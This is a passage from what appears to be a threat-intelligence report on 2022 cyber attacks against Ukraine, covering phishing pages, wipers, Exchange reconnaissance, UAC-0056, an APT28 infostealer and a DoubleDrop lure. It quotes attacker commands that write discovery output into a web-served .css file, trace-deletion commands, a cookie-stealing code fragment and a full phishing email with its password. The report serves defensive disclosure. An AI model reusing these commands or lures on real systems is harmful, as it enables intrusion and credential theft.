


Figure 8. Fake login page

When a user fills in credentials, the webpage responds with a small error message at the bottom of the page: “Невдала спроба входу” translates to “Unsuccessful login attempt”.




Figure 9. The error message

The specific server had other error pages which mimicked another internal error: “Вибачте, на сервері ще ведуться технічні роботи”, which translates to “Sorry, the server is still undergoing technical work” in English.




Figure 10. Different Error message found on the server

The same server, 82.221.139[.]137, also hosted an additional suspected phishing page. Interesting to note, the page features an explicit warning to turn JavaScript on, in order to use this mail server contained on the page.




Figure 11. Another suspected Phishing page.

The IP address 82.221.139[.]137 was observed in other spear phishing campaigns impersonating the cybersecurity center and CSOC in Ukraine.

Wipers

Communication is vital to survive during wartime, and the adversarial use of malware attacks to “wipe” communication systems has been widespread in the region. A wiper’s sole purpose is to wipe the device it is executed on, and potentially other connected devices. If the execution is successful, the device is rendered useless, and whether back-ups are available or not, the machine does not function at all. The recovery of a single machine might not take long, but the restoration of a company or government-wide attack may take months and cause disruption when communication, access to data, and coordination are critical.

When actors choose to use a wiper, they know that the weapon may be used against them. Aside from the damage, it is often used as propaganda to demonstrate how ‘weak’ the enemy’s defenses are. In the diagram below, the different wiper families that have been observed since the start of the conflict, including attribution, are visualized. Ember Bear and APT28 are Russian nation state actor groups, where the other groups are likely to be pro-Russian or pro-Ukrainian, however not enough evidence is available to make those claims solid.




Figure 12. Wiper families and their attribution

It’s important to understand that to deploy a wiper, the actor needs access to the physical disk, which requires administrator or system privileges. We have observed actors using trusted tools and stolen certificates, mimicking ransomware, and employing several tactics to hide these attack-tools from being detected and ensure that access to the network remains available to the actor.

In one example, Trellix Threat Labs observed an actor access a victim's network with the intent to wipe their systems. When the first wiper (dubbed WhisperGate) failed to execute, it took the actors only two and a half hours to deploy another wiper (HermeticWiper) instead.

Targeted exchange servers

One of our Ukrainian clients also detected activities in March 2022, using vulnerabilities to attack the internal network and store the output in a file accessible from the Internet. In the command-lines below, we observe that the actor is gaining information from the system and writing the output of the command towards the file 'owafont_ua.css' hosted on the OWA Exchange webserver.

Checking for the content of the 'usoshared' folder that is part of the Windows Update mechanism, we found the folder mostly contains etl files, files that contain system log events from the Windows System Kernel:

c:\windows\system32\cmd.exe /c dir c:\programdata\usoshared > "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

Here the attacker is launching the command to discover if any scheduled tasks with details are present on the system:

c:\windows\system32\cmd.exe /c schtasks /query /v > "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

Querying systeminfo:
c:\windows\system32\cmd.exe /c systeminfo > "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

Querying for task lists:
c:\windows\system32\cmd.exe /c tasklist >> "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

Querying for active TCP network connections on the victim's system:
c:\windows\system32\cmd.exe /c netstat -anbp tcp >> "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

Showing the ARP table/cache on the host to discover more hosts on a network:
c:\windows\system32\cmd.exe /c arp -a >> "C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\current\themes\resources\owafont_ua.css"

These commands were executed in such a rapid manner that these were executed using a webshell, stored on that same Exchange server.

UAC-0056

In April 2022, Trellix Labs observed indicators which the Ukrainian CERT has attributed to Russian threat group UAC-0056. The attack primarily targets the Ukrainian government and energy sector.

Malicious Excel documents were sent as attachments from a compromised email account. Once the document was opened, either embedded code would be constructed and executed, or it would download the next stage from the Internet. The next stage ranges from implants to Cobalt Strike beacons. Compromised sites, Discord servers, and pre-staged domains have been observed to store these implants. The implants go by the name Graphsteel and Grimplant and were implemented to steal user credentials, network information, and then exfiltrate said information in encrypted form to the C2 using a Google's high performance Remote Procedure Call framework called gRPC.




Figure 13. Attack overview GraphSteel and Grimplant

APT28

On April 18, 2022, a malicious email, presumably from a compromised ukr[.]net account, with subject “ua_report”, was observed on one of our email gateways. This email attempted to lure the victim to open the attached compressed file with the following line “Operation ‘The Eye of Sauron’ results” followed by the password needed to open the attachment.




Figure 14. Attack flow overview APT28 attack

Once executed, the password protected self-extracting RAR will drop on the system an executable called “Doc_Viewer.exe” or “DocumentSaver.exe”, and a DLL called “SQLite.Interop.dll”. The executable is a .NET infostealer which uses the bundled DLL to interact with various browser’s SQLite databases and extract the stored credentials and cookies. This activity was reported by Google’s TAG and attributed to the infamous APT28 aka Fancy Bear threat actor, known for its ties with the Russian GRU.

On execution the infostealer will remove its traces, for stealthy purposes, by deleting the SQLite DLL and the malicious executable, as can be seen in the code below.

```
cmd.exe /C Del SQLite.Interop.dll
cmd.exe /C Del C:\Users\\AppData\Local\Temp\RarSFX0\Doc_Viewer.exe
```

This is an example of the .NET malware stealing credentials, more specifically trying to obtain the stored cookies in the Firefox database. Cookies can contain values that can be abused to hijack the session from the user and impersonate as that user.

```
*/ ldstr "Data Source=cc"
*/ newobj System.Data.SQLite.SQLiteConnection::.ctor(string) // returns void
*/ stloc_1 // System.Collections.Generic.Dictionary`2 local_1
*/ ldloc_1 // System.Collections.Generic.Dictionary`2 local_1
*/ callvirt System.Data.Common.DbConnection::Open() // returns void
*/ nop
*/ ldstr "SELECT host_key, name, encrypted_value FROM cookies"
*/ ldloc_1 // System.Collections.Generic.Dictionary`2 local_1
```

Figure 15. Code example of grabbing cookie values

After it is finished gathering stolen credentials, the .NET sample will leverage compromised IMAP credentials embedded on the sample to exfiltrate the stolen information. We have observed the following compromised accounts used to connect to the indicated IMAP servers

- events@sartoc.com - 144.208.77.]68:143
- gopal@hhaisoffice.com - 216.40.42.]5:143

DoubleDrop

On May 9, 2022, a government client in Ukraine received a spear phishing email to one of their general email addresses. The email contained a message pointing to a catalog included in a zip archive, which could be found at the given Google Drive URL: drive.google.]com/file/d/1JBYjdNp5NnvJyYtR5azWBuRZZIjhto9z. To open the archive, the recipient needs a password (“ ifYQFl” without quotes), which is enclosed within the e-mail's body, as can be seen below.

Добрий день, мене звати Андрій, Я є співробітником ДК “Укроборонпром”. На сьогоднішній день у нас виникли потреби в доукомплектування, зокрема в даний момент актуальні деталі до БМП і патрони до стрілецької зброї, мені дали ваш контакт і сказали що ви можете посприяти в цьому напрямку. Що стосується юридичної частини ми направимо Вам офіційні листи. Будь ласка подивіться в архіві чи є у вас комплектуючі, які ви можете надати нам.

Пароль до архіву: ifYQFl

Слава Україні!

Необхідні частини.zip

